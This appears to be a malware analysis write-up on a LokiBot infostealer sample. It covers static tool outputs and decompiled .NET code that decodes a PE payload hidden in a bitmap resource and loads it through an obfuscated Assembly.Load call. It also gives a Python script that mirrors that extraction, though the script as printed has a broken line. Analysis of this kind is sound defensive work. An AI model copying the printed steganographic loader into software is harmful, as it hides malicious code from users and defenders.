Malware Analysis - LokiBot

By Bar Magnezi

Published: 2024-12-01 · Archived: 2026-04-05 21:48:23 UTC

Sample:

```
2f402635e17b4f0d9c0d6922d384936a
```

BackgroundPermalink

Lokibot is trojan, infostealer malware that commonly targets Android phones and Windows devices. The primary purpose of Lokibot is to act as an infostealer Once it has infected a device, it will look for applications that store login credentials, such as browsers or email programs, and steal and exfiltrate those credentials to the attacker. Lokibot also includes keylogging functionality, enabling it to capture login credentials as they are entered into the system by the user.

Static Analysis - Stage 1Permalink




Figure 1: Malware Bazaar Entry

What initially seemed like a typical malware analysis revealed a more sophisticated technique involving steganography.





Figure 2: Using Detect It Easy

At first, I will use DIE on the sample to gather more information about it, including the programming language in which it was written, as shown in Figure 2.



MBC Objective	MBC Behavior
CRYPTOGRAPHY	Generate Pseudo-random Sequence::Use API [C0021.003]
DISCOVERY	Analysis Tool Discovery::Process detection [B0013.001]
FILE SYSTEM	Copy File [C0045]
PROCESS	Suspend Thread [C0055] Terminate Process [C0018]

Capability	Namespace
reference analysis tools strings	anti-analysis
generate random numbers in .NET	data-manipulation/prng
access .NET resource	executable/resource
copy file	host-interaction/file-system/copy
terminate process	host-interaction/process/terminate
suspend thread	host-interaction/thread/suspend
compiled to the .NET platform	runtime/dotnet

Figure 3: Using CAPA

Based on the CAPA output, I speculated that this is likely only the first stage, and there are likely additional stages to the malware. The malware was analyzed using dnSpy because it was written in .NET.

After some time spent searching through the code, something interesting was observed: 2 images being loaded, which was then passed through several functions as shown in Figure 4+5.

```
StartMenu
138         this.button1.Size = new Size(257, 58);
139         this.button1.TabIndex = 19;
140         this.button1.Text = "All Records";
141         this.button1.UseVisualStyleBackColor = false;
142         this.button1.Click += this.button1_Click;
143         this.button2.BackColor = Color.Black;
144         this.button2.Font = new Font("Microsoft Sans Serif", 26.25f, FontStyle.Regular, GraphicsUnit.Point, 204);
145         this.button2.ForeColor = Color.White;
146         this.button2.Location = new Point(67, 96);
147         this.button2.Name = "button2";
148         this.button2.Size = new Size(257, 58);
149         Thread.Sleep(7021);
150         Bitmap bm = Resources.Viral;
151         List<byte> data = new List<byte>();
152         int maxDataLength = 74752;
153         StartMenu.F4(bm, data, maxDataLength);
154         Assembly Wr_99 = Interaction.CallByName(Thread.GetDomain(), "L" + "O".ToLower() + "ad", CallType.Get, new object[] { data.ToArray() }) as
              Assembly;
```

Figure 4: BMP File Being Loaded




Figure 5: The BMP File

The BMP file was then passed to a function named F6, where it underwent some manipulations, resulting in an output as a byte array, the function can be seen in Figure 6.

```
91
92          // Token: 0x0600001A RID: 26 RVA: 0x000039F8 File Offset: 0x00001BF8
93          private static void F6(Bitmap src, List<byte> b, int x, int y, int l)
94          {
95              Color c = StartMenu.F1(src, x, y);
96              int r = l - b.Count;
97              bool flag = r >= 3;
98              if (flag)
99              {
100                 int v = ((int)c.R << 16) | ((int)c.G << 8) | (int)c.B;
101                 b.Add((byte)((v >> 16) & 255));
102                 b.Add((byte)((v >> 8) & 255));
103                 b.Add((byte)(v & 255));
104             }
105             else
106             {
107                 bool flag2 = r > 0;
108                 if (flag2)
109                 {
110                     b.AddRange(new byte[] { c.R, c.G, c.B }.Take(r));
111                 }
112             }
113         }
```

Figure 6: "F6" Function

To avoid accidentally running the malware, a Python script was written that takes the BMP file, applies the same manipulations as the malware, and outputs the resulting hex array. It was clear that the conversion was correct because the output indicated the presence of a PE header as shown in Figure 7.

```
Python 3.10.11 (tags/v3.10.11:7d4cc5a, Apr  5 2023, 00:38:17) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
========== RESTART: C:\Users\0x\Desktop\test.py ==========
Extracted Data in Hex Format:
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00
50 45 00 00 4C 01 03 00 58 3F 31 67 00 00 00 00
00 00 00 00 E0 00 0E 21 0B 01 30 00 00 1C 01 00
00 06 00 00 00 00 00 00 1E 3B 01 00 00 20 00 00
00 40 01 00 00 00 40 00 00 20 00 00 00 02 00 00
04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00
00 80 01 00 00 02 00 00 00 00 00 00 03 00 40 85
00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00
00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00
D0 3A 01 00 4B 00 00 00 00 40 01 00 4C 03 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 60 01 00 0C 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 20 00 00 00 08 00 00 00
00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00
00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00
```

```
from PIL import Image

def extract_all_bytes_from_image(image_path):
    img = Image.open(image_path)
    width, height = img.size
    extracted_bytes = []
    # Iterate over all pixels in the image
    for x in range(width):
        for y in range(height):
            # Get the color of the pixel (R, G, B)
            r, g, b = img.getpixel((x, y))[:3]
            # Add the RGB values (3 bytes per pixel) to the list
            extracted_bytes.append(r)
            extracted_bytes.append(g)
            extracted_bytes.append(b)
    return extracted_bytes

def print_hex(byte_array):
    # Print the extracted bytes in hex format
    print("Extracted Data in Hex Format:")
    for i in range(0, len(byte_array), 16):
        hex_values = ' '.join(f'{byte:02X}' for byte in byte_array
        print(hex_values)

if __name__ == "__main__":
    image_path = r"C:\Users\0x\Desktop\Viral"
    extracted_data = extract_all_bytes_from_image(image_path)

    print_hex(extracted_data)
```

Figure 7: Python Code

The output was saved to a new file for further investigation.

This technique is called Steganography, Steganography is a technique used to hide data within innocent-looking files, making it undetectable. It often involves embedding malicious payloads, within files such as images or

audio.

Dynamic Analysis - Stage 1Permalink

The first technique demonstrated how to extract the file statically, while at this part, the second BMP file was extracted dynamically. The malware was executed, and the embedded PE file was extracted dynamically from the running process as shown in Figure 8.





Figure 8: Extracting The Second Implented PE

Static Analysis - Stage 2Permalink

Two files were extracted from the original malware: one EXE and one DLL.


DLL:



indicator (25)	detail	level
file > embedded	signature: unknown, location: overlay, offset: 0x00012400, size: 1091 bytes	+++++
groups > API	dynamic-library | execution | crypto | obfuscation | obfuscation | diagno...	+++++
.NET > namespace > flag	System.Security.Cryptography | System.Runtime.Remoting	+++++
mitre > technique	T1497 | T1001 | T1055 | T1106	+++++
overlay > size	1091 bytes	++
overlay > entropy	7.825	++
string > URL	5.2.0.0	++
string > URL	16.0.0.0	++
imports > flag	11	++
libraries > p/invoke	kernel32	++
imports > p/invoke	2	++
file > entropy	5.779	+
file > type	dynamic-link-library	+
file > cpu	32-bit	+
file > signature	Microsoft .NET	+
file > sha256	E0A1A99667E537FD4882CC75D1D6A8B58A66C3017347750E2D1D70EBDE...	+
file > size	75843 bytes	+
virustotal > error	The server name or address could not be resolved	+
file > compiler > stamp	Sun Nov 10 23:18:48 2024	+
file-name > version	Arthur.dll	+
file > subsystem	console	+
entry-point	0x00013B1E	+
certificate > info	n/a	+
imphash > md5	DAE02F32A21E03CE65412F6E56942DAA	+
.NET > module > name	Arthur.dll	+

Figure 9: PEStudio On The DLL

EXE:



indicator (23)	detail	level
groups > API	network | memory | diagnostic	+++++
file > extension > count	17	+++++
libraries > flag	Windows Socket Library (WS2_32.dll)	+++++
sections > name > flag	.x	++
imports > flag	8	++
imports > IAT > suspicious	19	++
file > entropy	1.395	+
file > type	executable	+
file > cpu	32-bit	+
file > sha256	F416DC02A2B29CB5E5BD36AAE6E60D3B3E65CAC653790C4A0FDCDAFA...	+
file > size	663552 bytes	+
virustotal > error	The server name or address could not be resolved	+
rich-header > checksum	0xAD16AC88	+
rich-header > offset	0x00000080	+
rich-header > footprint	7092A0091ED48A8ABD449B2EF624CEECB795AE68CB08E82DC597E72C39...	+
file > tooling	Visual Studio 2008	+
file > compiler > stamp	Thu Jun 23 16:04:21 2016	+
file > checksum	0x00000000	+
file > subsystem	GUI	+
entry-point	0x000139DE	+
certificate > info	n/a	+
imports > ordinal > count	9	+
mitre > technique	T1055 | T1027 | T1106	+

Figure 11: PEStudio On The EXE

DLL:

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Deobfuscate/Decode Files or Information T1140 Obfuscated Files or Information T1027 Reflective Code Loading T1620
DISCOVERY	File and Directory Discovery T1083
EXECUTION	Shared Modules T1129

MBC Objective	MBC Behavior
CRYPTOGRAPHY	Cryptographic Hash::MD5 [C0029.001] Encrypt Data::AES [C0027.001] Generate Pseudo-random Sequence::Use API [C0021.003]
DATA	Decode Data::Base64 [C0053.001] Encode Data::Base64 [C0026.001]
DEFENSE EVASION	Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02] Obfuscated Files or Information::Encryption-Standard Algorithm [E1027.m05]
DISCOVERY	File and Directory Discovery [E1083]
IMPACT	Clipboard Modification [E1510]
PROCESS	Suspend Thread [C0055] Terminate Process [C0018]

Capability	Namespace
decode data using Base64 in .NET	data-manipulation/encoding/base64
encode data using Base64	data-manipulation/encoding/base64
encrypt data using AES via .NET	data-manipulation/encryption/aes
hash data with MD5	data-manipulation/hashing/md5
generate random numbers in .NET (3 matches)	data-manipulation/prng
access .NET resource (2 matches)	executable/resource
write clipboard data (2 matches)	host-interaction/clipboard
check if file exists (2 matches)	host-interaction/file-system/exists
manipulate unmanaged memory in .NET (5 matches)	host-interaction/memory
terminate process	host-interaction/process/terminate
suspend thread	host-interaction/thread/suspend
link function at runtime on Windows (6 matches)	linking/runtime-linking
generate method via reflection in .NET (3 matches)	load-code/dotnet
invoke .NET assembly method	load-code/dotnet
load .NET assembly	load-code/dotnet
unmanaged call (8 matches)	runtime
compiled to the .NET platform	runtime/dotnet

Figure 10: Capabilities Of The DLL

EXE:

ATT&CK Tactic	ATT&CK Technique
CREDENTIAL ACCESS	Credentials from Password Stores T1555 Credentials from Password Stores::Credentials from Web Browsers T1555.003
DEFENSE EVASION	Obfuscated Files or Information T1027 Obfuscated Files or Information::Indicator Removal from Tools T1027.005
EXECUTION	Shared Modules T1129
PRIVILEGE ESCALATION	Access Token Manipulation T1134

MBC Objective	MBC Behavior
ANTI-STATIC ANALYSIS	Executable Code Obfuscation::Argument Obfuscation [B0032.020] Executable Code Obfuscation::Stack Strings [B0032.017]
COMMAND AND CONTROL	C2 Communication::Send Data [B0030.001]
COMMUNICATION	DNS Communication::Resolve [C0011.001] Socket Communication::Initialize Winsock Library [C0001.009] Socket Communication::Send Data [C0001.007]
CRYPTOGRAPHY	Encrypt Data::RC4 [C0027.009] Generate Pseudo-random Sequence::RC4 PRGA [C0021.004]
DATA	Checksum::CRC32 [C0032.001] Compression Library [C0060] Decompress Data::aPLib [C0025.003] Encode Data::XOR [C0026.002]
